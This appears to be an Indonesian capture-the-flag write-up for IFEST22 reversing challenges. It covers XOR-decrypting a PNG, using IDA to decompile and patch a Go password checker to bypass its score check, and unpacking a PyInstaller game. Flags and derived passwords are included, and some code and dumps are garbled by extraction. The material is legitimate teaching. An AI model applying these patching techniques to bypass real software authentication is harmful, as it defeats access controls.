
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	66	84	A6	4A	A0	AA	A1	AD	E4	E4	E4	E4	E8	96	D5	68	f..!J ..;.äääääè-Öh
00000010	30	60	9B	A7	E5	1B	24	E5	41	BB	09	8B	51	5A	71	B0	0`>Så..SåA..<QZq°
00000020	71	CB	ED	B4	DD	F0	95	AE	B2	00	BE	FE	11	5F	62	57	qËi'Ý8•Ø°.‰p.._bW
00000030	92	8F	93	1A	E5	2A	9B	C9	0A	92	65	4C	2E	85	86	5B	'.".å*»É..eL...+{
00000040	EF	A9	13	E3	BE	F5	EC	D4	4C	B2	71	A2	AC	6A	AC	09	i@..‰öiÖL‰qc-»j..
00000050	A9	95	D8	C4	CF	5F	80	F8	D9	B6	65	54	D7	1C	07	DA	@•ØÄI_€øÙ‰qeT..Ú
00000060	08	A1	AF	E3	D0	10	CE	9D	EF	6A	99	35	8E	8C	95	FE	.;~äB.î.ij‰5Ž€‰p
00000070	8A	E1	0C	DB	E3	D9	96	FF	90	90	B5	F0	B5	4E	D6	3A	Šá..ÜäÜ-ÿ..µðmNÖ:
00000080	0B	12	53	3E	3B	8F	99	49	12	53	0D	78	CB	C1	EF	ED	..S>;..‰I.S.xÉÁii
00000090	13	C9	80	97	67	A9	B8	12	FC	E7	54	0F	D2	6F	2C	55	.É€-g@..,.üçT.Óo,U

\*encrypted file ini sudah di reverse, jadi hasilnya setelah XOR akan menjadi .B@DNEI dan seharusnya file PNG itu berakhiran dengan IEND@B`.

## Bruteforce XOR:

Didapatkan key E4 dengan value file signature PNG yang benar





Flag: **IFEST22{it5\_th3\_ups1d3\_d0wN}**

### 3. 5P Authenticator [Medium]

Deskripsi :

Pada suatu hari yang cerah, Budi merancang sebuah program autentikator sederhana untuk menyimpan datanya, saking sederhananya, program ini hanya menerima 5 password berupa angka [0-9]. Setiap password berisi 10 digit angka dengan batasan angka minimal 1000000000 sampai 9999999999. Apabila kalian dapat membobol sistem authenticatornya, Budi jamin 99% kalian akan memperoleh flagnya :)

Tahap Penggeraan :


1. Jalankan program di **windows powershell** untuk melihat cara kerja program

```
+-----+
|   / \ | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] |
|   [ o ] | [ U ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] |
|   [ n ] | [ ] | [ n ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] |
+-----+
|           Program autentikasi ini membutuhkan 5 PASSWORD
|           Setiap password berisi ANGKA [0-9]
|           Memiliki panjang password 10 DIGIT
|           HINT : PASSWORD = 1000000000 - 9999999999
|           SCORE AUTENTIKASI harus 10 untuk lolos dari program ini!
+-----+
| Masukan password pertama! [BENAR +5 | SALAH -0]: 1111111111
| Password SALAH!! Score autentikasi: 0 - 0 = 0
+-----+
| Masukan password kedua! [BENAR +5 | SALAH -0]: 2222222222
| Password SALAH!! Score autentikasi: 0 - 0 = 0
+-----+
| Masukan password ketiga! [BENAR +0 | SALAH -20]: 3333333333
| Password SALAH!! Score autentikasi: 0 - 20 = -20
+-----+
| Masukan password keempat! [BENAR +0 | SALAH -20]: 4444444444
| Password SALAH!! Score autentikasi: -20 - 20 = -40
+-----+
| Masukan password kelima! [BENAR +0 | SALAH -20]: 5555555555
| Password SALAH!! Score autentikasi: -40 - 20 = -60
+-----+
| SCORE AUTENTIKASI TIDAK 10!!
+-----+
```

Setelah dicoba dengan menjawab acak, program menuliskan **Password SALAH** di lengkapi dengan **score autentikasi** yang terus berkurang

2. Didapati bahwa pada program ini memerlukan **score autentikasi** senilai **10** untuk lolos dalam program ini

3. Analisis file menggunakan tools seperti IDA
4. Masuk ke bagian **main\_main**, lalu decompile untuk mulai menganalisis file



5. Didapati pada soal ini terdapat **5 validasi pada tiap input**, untuk memeriksa input, namun pada validasi pertama dan kedua (main\_VAL1 & main\_VAL2) terdapat variabel yang **UNDEFINED**  
Note : Hal ini dikarenakan belum mampunya tools dalam membaca dan menerjemahkan program GOLANG secara menyeluruh

```
// main.VAL1
    int64 __fastcall main_VAL1(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __int64 v4; // rax
    __int64 v5; // rbx
    __int64 v6; // r14
    void *retaddr; // [rsp+8h] [rbp+0h] BYREF

    if ((unsigned __int64)&retaddr <= *(__QWORD *)(&v6 + 16))
        runtime_morestack_noctxt();
    return 2 * v5 * a4 * v5 * a4 * (unsigned int)(int)math_pow() - (v4 + 2 * v5 * a4 * v5 * a4) - 61895900;
}
```

```

// main.VAL2
__int64 __fastcall main_VAL2(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __int64 v4; // rax
    __int64 v5; // rbx
    __int64 v6; // r14
    __int64 v7; // rdi
    __int64 v8; // rax
    void *retaddr; // [rsp+10h] [rbp+0h] BYREF

    if ( (unsigned __int64)&retaddr <= *(__QWORD *)(&v6 + 16) )
        runtime_morestack_noctxt();
    v7 = v5 * a4 * a1;
    if ( !v7 )
        runtime_panicdivide();
    if ( v7 == -1 )
        v8 = -v4;
    else
        v8 = v4 / v7;
    return v8 - (unsigned int)(int)math_pow() - 81;
}

```

6. Untuk validasi ketiga sampai kelima, dapat dikerjakan secara matematika dasar, karena perhitungannya di set pada variabel global

- Validasi ketiga

```
if ( main_VALUE_3 == strtconv_ParseInt() - 833428390 )
```

Ketika **main\_VALUE\_3** di klik akan muncul tampilan seperti ini

```
.data:000000000052E358     public main_VALUE_3
.data:000000000052E358 main_VALUE_3   dq 0BCC119E0h ; DATA XREF: main_main+AD1↑r
```

Ubah value menjadi bentuk decimal

```
.data:000000000052E358     public main_VALUE_3
.data:000000000052E358 main_VALUE_3   dq 3166771680 ; DATA XREF: main_main+AD1↑r
```

Maka dari itu untuk **password ketiga**, dapat dihitung sebagai berikut:

$$3166771680 = \text{password ketiga} - 833428390$$

$$\text{Password ketiga} = 3166771680 + 833428390 = \boxed{4000200070}$$

- Validasi keempat

```
if ( main_VALUE_4 == main_VALUE_4_ext - strtconv_ParseInt() + 23188190 )
```

Cek value **main\_VALUE\_4** dan **main\_VALUE\_4\_ext**

```
.data:000000000052E360     public main_VALUE_4
.data:000000000052E360 main_VALUE_4   dq 7515698152 ; DATA XREF: main_main+D7B↑r
; main_main+101E↑r
.data:000000000052E360     public main_VALUE_4_ext
.data:000000000052E360 main_VALUE_4_ext dq 8492710012 ; DATA XREF: main_main+D6A↑r
```

Maka dari itu untuk **password keempat**, dapat dihitung sebagai berikut:

$$7515698152 = 8492710012 - \text{password keempat} + 23188190$$

Password keempat =  $8492710012 + 23188190 - 7515698152 =$   
**1000200050**

- Validasi kelima

```
main_VALUE_5 == 2
    * (main_VALUE_4 + main_VALUE_4_ext + main_VALUE_5_ext - main_VALUE_3 + strconv_ParseInt() + 30010011)
```

Cek value **main\_VALUE\_5** dan **main\_VALUE\_5\_ext**


```
.data:000000000052E370    |      public main_VALUE_5
.data:000000000052E370 main_VALUE_5    dq 35720473480 ; DATA XREF: main_main+103A↑r
.data:000000000052E378          public main_VALUE_5_ext
.data:000000000052E378 main_VALUE_5_ext dq 2988190235 ; DATA XREF: main_main+1010↑r
```

Maka dari itu untuk **password kelima**, dapat dihitung sebagai berikut:

$$35720473480 = 2 * (7515698152 + 8492710012 + 2988190235 - 3166771680 + \text{password kelima} + 30010011)$$

$$\text{Password kelima} = (35720473480 / 2) - 7515698152 - 8492710012 - 2988190235 + 3166771680 - 30010011 = \boxed{\textbf{2000400010}}$$

7. Karena untuk memecahkan validasi 1 dan 2 cukup rumit maka dapat kita patching untuk scorenya agar nilai score dapat sesuai ketentuan, karena kalau kelima soal salah kita mendapatkan nilai **-60**, maka program dapat di patch (pada kasus ini saya patch untuk validasi kelima, jika input salah (-20) akan menjadi **+50**).



```

    else
    {
        v37 = v1;
        v28 = runtime_convT64();
        *(_QWORD *)&v37 = &RTYPE_int;
        *(_QWORD *)&v37 + 1) = v28;
        fmt_Printf();
        main_score += 50LL;
        v36 = v1;
        v29 = runtime_convT64();
        *(_QWORD *)&v36 = &RTYPE_int;
        *(_QWORD *)&v36 + 1) = v29;
    }
    fmt_Printf();
    if ( main_score == 10 )
}

```

- Coba jalankan program yang sudah di patch

```


+-----+
|   / \ [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | | |
|   | o | U | [ ] | [ ] | [ ] | [ ] | [ ] | ( | o | [ ( o ) ] | / |
|   | n | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] |
+-----+
|           Program autentikasi ini membutuhkan 5 PASSWORD
|           Setiap password berisi ANGKA [0-9]
|           Memiliki panjang password 10 DIGIT
|           HINT : PASSWORD = 1000000000 - 9999999999
|           SCORE AUTENTIKASI harus 10 untuk lolos dari program ini!
+-----+
| Masukan password pertama! [BENAR +5 | SALAH -0]: 1111111111
| Password SALAH!! Score autentikasi: 0 - 0 = 0
+-----+
| Masukan password kedua! [BENAR +5 | SALAH -0]: 2222222222
| Password SALAH!! Score autentikasi: 0 - 0 = 0
+-----+
| Masukan password ketiga! [BENAR +0 | SALAH -20]: 3333333333
| Password SALAH!! Score autentikasi: 0 - 20 = -20
+-----+
| Masukan password keempat! [BENAR +0 | SALAH -20]: 4444444444
| Password SALAH!! Score autentikasi: -20 - 20 = -40
+-----+
| Masukan password kelima! [BENAR +0 | SALAH -20]: 5555555555
| Password SALAH!! Score autentikasi: -40 - 20 = 10
+-----+
| FLAG: IFEST22{93n3r4t3_3333333333_4444444444_5555555555}
+-----+

```

Program berhasil mengeluarkan flag, namun ternyata flag ini akan dibuat berdasarkan input password ketiga, keempat, dan kelima. Maka dari itu dapat disimpulkan bahwa password pertama dan kedua tidak perlu dikerjakan untuk mendapatkan flagnya.

- Untuk menyelesaikan secara lengkap program ini, program dapat di patch pada bagian validasi **score FINAL dari 10 menjadi 0**

```
    else
    {
        v34 = v1;
        v27 = runtime_convT64();
        *(_QWORD *)&v34 = &RTYPE_int;
        *(_QWORD *)&v34 + 1 = v27;
        fmt_Fprintf();
        main_score -= 20LL;
        v33 = v1;
        v28 = runtime_convT64();
        *(_QWORD *)&v33 = &RTYPE_int;
        *(_QWORD *)&v33 + 1 = v28;
    }
    fmt_Fprintf();
    if ( main_score == 10 )
    {
        v32[5] = (_int64)&RTYPE_string;
        v32[6] = (_int64)&off_4CEB10;
        fmt_Fprintln();
        v87 = v1;
        v88 = v1;
        v89 = v1;
        v29 = runtime_convT64();
        *(_QWORD *)&v87 = &RTYPE_int64;
```



10. Jalankan program yang sudah di patching ulang, lalu masukan input asal pada password pertama dan kedua, untuk password ketiga, keempat, dan kelima masukan password sesuai perhitungan diatas

```
+-----+  
| [O] [U] [T] [E] [N] [G] [I] [N] [G] [O] [N] [V] |  
+-----+  
| Program autentikasi ini membutuhkan 5 PASSWORD  
| Setiap password berisi ANGKA [0-9]  
| Memiliki panjang password 10 DIGIT  
| HINT : PASSWORD = 1000000000 - 9999999999  
| SCORE AUTENTIKASI harus 10 untuk lolos dari program ini!  
+-----+  
| Masukan password pertama! [BENAR +5 | SALAH -0]: 1111111111  
| Password SALAH!! Score autentikasi: 0 - 0 = 0  
+-----+  
| Masukan password kedua! [BENAR +5 | SALAH -0]: 2222222222  
| Password SALAH!! Score autentikasi: 0 - 0 = 0  
+-----+  
| Masukan password ketiga! [BENAR +0 | SALAH -20]: 4000200070  
| Password BENAR!! Score autentikasi: 0 + 0 = 0  
+-----+  
| Masukan password keempat! [BENAR +0 | SALAH -20]: 1000200050  
| Password BENAR!! Score autentikasi: 0 + 0 = 0  
+-----+  
| Masukan password kelima! [BENAR +0 | SALAH -20]: 2000400010  
| Password BENAR!! Score autentikasi: 0 + 0 = 0  
+-----+  
| FLAG: IFEST22{93n3r4t3_4000200070_1000200050_2000400010}  
+-----+
```

11. Flag ditemukan :

IFEST22{93n3r4t3 4000200070 1000200050 2000400010}

## 4. MaskManGem

**Deskripsi:**

DESC:

Suatu hari Masman dan istrinya sedang berjalan-jalan di taman. Saat di tengah perjalanan, istri Masman ingin pergi ke toilet dan istrinya meminta Masman untuk menunggunya. Tetapi, Masman melihat banyak orang yang tidak memakai masker. Jadi ia berinisiatif membagikan masker ke orang-orang disekitarnya. Akankah Masman dapat bertemu dengan istrinya dengan selamat? Tali Takdir dari hidup Masman ada di tanganmu. Jangan lupa, MaskMan Gem dibuat dengan cinta oleh babang **\*\*piton\*\*** jam **\*\*3.8.9\*\***.

***P.S. Cannot play MaskMan? It's not a problem. Just break into it!***

**Konsep Soal:**

Reverse executable file yang dibuat menggunakan python versi 3.8 yang di compile menggunakan Pyinstaller yang dibubuh dengan fitur enkripsi.

**Tahap Pengerjaan:**

Diberikan sebuah file MaskManGem.exe dengan icon yang tidak seperti exe pada umumnya. Setelah dijalankan, akan muncul sebuah halaman yang

menunjukkan bahwa exe ini adalah sebuah game

Mask Man


- □ X



Namun, kita tidak dapat memenangkan game karena gerak dari permainan sangat lambat.



Saatnya kita lihat file apakah exe ini. Dari icon yang ada, terlihat bahwa file exe ini adalah file exe yang dibuat menggunakan bahasa python.



Kita coba melakukan string dan didapatkan bahwa terdapat string python 38 di dalamnya. Sehingga kita tahu bahwa program dibuat menggunakan python versi 3.8.

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem>strings MaskManGem.exe | findstr -I "python"
Py_SetPythonHome
Failed to get address for Py_SetPythonHome
Error loading Python DLL '%s'.
PYTHONUTF8
Invalid value for PYTHONUTF8=%s; disabling utf-8 mode!
Error detected starting Python VM.
bpython38.dll
4python38.dll
```

Kemudian, untuk membuat file exe menggunakan bahasa python, umumnya kita dapat menggunakan Pyinstaller, py2exe, dan sebagainya.

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem>strings MaskManGem.exe | findstr -I "py2exe"
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem>strings MaskManGem.exe | findstr -I "pyinstaller"
Cannot open PyInstaller archive from executable (%s) or external archive (%s)
PyInstaller: FormatMessageW failed.
PyInstaller: pyi_win32_utils_to_utf8 failed.

C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem>
```

Setelah melakukan strings, kita mengetahui bahwa file dibuat menggunakan Pyinstaller. Saatnya kita decompile. Pertama-tama, kita dapat menggunakan Pyinstxtractor (<https://github.com/extremecoders-re/pyinstxtractor>) untuk men-ekstraks isi dari file exe yang dibuat menggunakan Pyinstaller tersebut.


Dari deskripsi soal dan dari hasil strings di atas, dapat kita ketahui bahwa file exe dibuat menggunakan python versi 3.8.9. Oleh sebab itu, saya menggunakan python versi yang sama untuk melakukan dekompilasi.

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem>python --version
Python 3.8.9
```

Namun, saat melakukan ekstraksi menggunakan pyinstxtractor, terdapat banyak error yang menjelaskan bahwa file kemungkinan terenkripsi. Hal ini berarti bahwa selama proses kompilasi dari file py ke exe, problem setter melakukan obfuscasi atau enkripsi library yang ada.

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem>python pyinstxtractor.py MaskManGem.exe
[+] Processing MaskManGem.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 6487992 bytes
[+] Found 79 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: MaskManGem.pyc
[+] Found 301 files in PYZ archive
[!] Error: Failed to decompress PYZ-00.pyz_extracted\OpenGL\_init__.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted\OpenGL\GL\_init__.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted\OpenGL\GL\ARB\_init__.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted\OpenGL\GL\ARB\ES2_compatibility.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted\OpenGL\GL\ARB\ES3_compatibility.pyc, probably encrypted. Extracting as is.
```

Sekarang kita mendapatkan sebuah folder yang nama filenya diakhiri “\_extracted” yang berisi banyak sekali file dan folder.



Dari file-file di atas, kita dapat berfokus ke file MaskManGem.pyc. Karena file tersebut merupakan compiled binary dari file py yang dibuat oleh problem setter. Kita dapat

mengetahuinya karena MaskManGem.pyc sama dengan nama exe ketika dibuat menggunakan Pyinstaller.

Untuk men-uncompile python bytecode tersebut, kita dapat menggunakan uncompyle6 (<https://pypi.org/project/uncompyle6/>).

```
C:\Users\PC-VBOX\Desktop\MaskMan\MaskManGem\MaskManGem.exe_extracted>uncompyle6 -o . MaskManGem.pyc
Instruction context:

L. 401      578 LOAD_GLOBAL             choices
              580 LOAD_GLOBAL             randint
              582 LOAD_CONST              25
              584 LOAD_CONST              720
              586 CALL_FUNCTION_2        2 ''
              588 LOAD_GLOBAL             randint
              590 LOAD_CONST              780
              592 LOAD_CONST              885
              594 CALL_FUNCTION_2        2 ''
              596 BUILD_TUPLE_2           2
              598 CALL_FUNCTION_1         1 ''
              600 LOAD_CONST              0
->       602_0 COME_FROM             186 '186'
              602 BINARY_SUBSCR
              604 STORE_FAST              'rand_y'
              606_0 COME_FROM             574 '574'

# file MaskManGem.pyc
# Deparsing stopped due to parse error
MaskManGem.pyc --
# decompile failed
```

Ketika melakukan dekompilasi ternyata terdapat error. Namun, apabila kita lihat pada file MaskManGem.py yang sudah terbentuk, kita dapat melihat sebagian besar isi dari file py tersebut.

Ketika kita membuka isi dari file python tersebut, terdapat sekitar 1100 baris. Dan pada awal file, program mengimpor sebuah library yang cukup menarik (pada line 11), yang kemungkinan besar dibuat sendiri oleh problem setter (from secret import secret\_func).

```

# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.8.9 (tags/v3
# Embedded file name: MaskManGem.py
xscreen, yscreen = (940, 600)
from OpenGL.GL import *
from OpenGL.GLU import *
from OpenGL.GLUT import *
from random import *
from math import *
from secret import secret_func
import json, time
keystates, start_menu, masker_click, wak
[
    False] * 256, True, False, False, Fals
pos_x, pos_y, nyawa, pos_karakter, pos_m
timer, score, batas_waktu, spawn, move,

```


Kita cari dimana pemanggilan fungsi `secret_func` tersebut. Setelah menggunakan fitur search, kita ketahui bahwa fungsi `secret_func` dipanggil pada fungsi `menang`

```

def menang():
    kulit, rambut, masker, garis_masker, alis, kotakputih, congratulation =
    [
        [
            631, 764, 616, 764, 601, 749, 601, 719, 616, 704, 631, 704, 631, 689, 720, 644, 810, 688,
            618.5, 885, 606.5, 885, 606.5, 860, 601.5, 860, 601.5, 890], [618.5, 860, 601.5, 860, 601.5, 865, 61:
            5, 890, 709.5, 860, 704.5, 860, 704.5, 890], [720.5, 860, 720.5, 890, 725.5, 890, 725.5, 865, 737.5,
            , 606.5, 625, 606.5, 610], [609, 627, 613, 640, 618, 640, 608.5, 615, 600, 640, 605, 640, 609, 625],
            , 759, 640], [759, 610, 759, 615, 777, 615, 777, 610, 759, 610], [765.5, 640, 770.5, 640, 770.5, 610,
            drawing_circle(720, 750, 0, 0, 150, 255, 255, 255, GL_POLYGON)
            drawing_polygon(kulit, 0, 0, 243, 228, 208)
            drawing_polygon(rambut, 0, 0, 94, 95, 95)
            drawing_polygon(masker, 0, 0, 71, 194, 255)
            drawing_lines(garis_masker, 0, 0)
            drawing_polygon(alis, 0, 0, 23, 13, 1)
            drawing_circle(679, 756, 0, 0, 5, 0, 0, 0, GL_POLYGON)
            drawing_circle(762, 756, 0, 0, 5, 0, 0, 0, GL_POLYGON)
            drawing_polygon(kotakputih, 0, 0, 255, 255, 255)
            drawing_polygon(congratulation, 0, 0, 0, 0, 0)
            drawing_text(450, 450, 'Selamat! Masman Berhasil Bertahan Hingga Istrinya Kembali')
            drawing_text(450, 430, 'Mereka Kembali Ke Tempat Tinggal Dengan Sehat dan Senang')
            drawing_text(100, 100, secret_func())

```

